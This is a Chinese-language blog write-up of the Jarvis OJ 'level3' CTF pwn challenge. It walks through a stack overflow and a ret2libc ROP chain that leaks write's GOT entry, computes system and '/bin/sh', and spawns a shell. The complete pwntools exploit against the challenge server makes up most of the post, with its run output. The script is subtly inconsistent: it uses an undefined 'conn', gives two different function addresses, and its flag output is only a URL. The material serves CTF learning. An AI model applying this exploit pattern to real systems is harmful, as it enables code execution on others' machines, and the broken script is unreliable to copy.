Jarvis OJ level3 writeup

原创

PLpa、 于 2019-07-07 21:27:37 发布 186 收藏

分类专栏： pwn 栈溢出 ROP

本文链接：https://blog.csdn.net/qq_43986365/article/details/95029178


pwn 同时被 3 个专栏收录


19 篇文章 1 订阅

订阅专栏


栈溢出

6 篇文章 0 订阅

订阅专栏


ROP

5 篇文章 0 订阅

订阅专栏

这题是典型的ROP返回libc地址题，是一个十分经典的ROP题目。

拿到题目我们可以看到他给出了一个rar文件，我们拿这个文件到Linux中解压一下：

```
pwn@ubuntu:/mnt/hgfs/share$ rar x level3.rar.2047525b05c499c9dd189ba212bba1f8

RAR 5.30 beta 2   Copyright (c) 1993-2015 Alexander Roshal   4 Aug 2015
Trial version             Type RAR -? for help


Extracting from level3.rar.2047525b05c499c9dd189ba212bba1f8

Extracting  level3                                                    OK
Extracting  libc-2.19.so                                              OK
All OK
```

解压出两个文件：level3和libc-2.19.so。
我们查看一下这两个文件的保护：

```
'/home/pwn/pwn/libc-2.19.so'
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      PIE enabled
'/home/pwn/pwn/level3'
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```


可以看到，libc-2.19.so保护全部开启了（幸好不是攻击他，哈哈），而level3只开了NX保护。
我们把level3放到IDA中查看一下程序逻辑：

```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  write(1, "Input:\n", 7u);
  return read(0, &buf, 0x100u);
}
```

我们可以看到vul()函数中含有write函数，但很可惜不能写入shell code再返回来执行，因为程序开启了堆栈不可执行的保护。但是，write函数是libc函数，他在got表中和system函数的相对位置是不变的。
所以我们可以泄露write函数的真实地址，用来计算system函数的真实地址。

```
vulfun_addr=0x0804044B #这个可以从IDA中直接查出来
write_plt=e.symbols['write']
write_got=e.got['write']
payload='a'*0x88+'a'*4+p32(write_plt)+p32(vulfun_addr)+p32(1)+p32(write_got)+p32(4) #这里属于延迟绑定机制。
```

之后把payload输入进去，再接收一下write的真实地址就可以了。
下面是完整的exp：

```
#! /usr/bin/env python
from pwn import *
p=remote('pwn2.jarvisoj.com',9879)
libc=ELF('./libc-2.19.so')
e=ELF('./level3')
pad=0x88
vulfun_addr=0x0804844B
write_plt=e.symbols['write']
write_got=e.got['write']
payload1='A'*pad+"BBBB"+p32(write_plt)+p32(vulfun_addr)+p32(1)+p32(write_got)+p32(4)
p.recvuntil("Input:\n")
p.sendline(payload1)
write_addr=u32(conn.recv(4))
libc_write=libc.symbols['write']
libc_system=libc.symbols['system']
libc_sh=libc.search('/bin/sh').next()
system_addr=write_addr-libc_write+libc_system
sh_addr=write_addr-libc_write+libc_sh
payload2='A'*pad+"BBBB"+p32(system_addr)+'a'*4+p32(sh_addr)
p.sendline(payload2)
p.interactive()
```

下面是运行结果：

```
[+] Opening connection to pwn2.jarvisoj.com on port 9879: Done
[*] '/home/pwn/pwn/libc-2.19.so'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/home/pwn/pwn/level3'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
0xf7679460
[*] Switching to interactive mode
Input:
$ ls
flag
level3
$ cat flag
https://blog.csdn.net/qq_43986365
```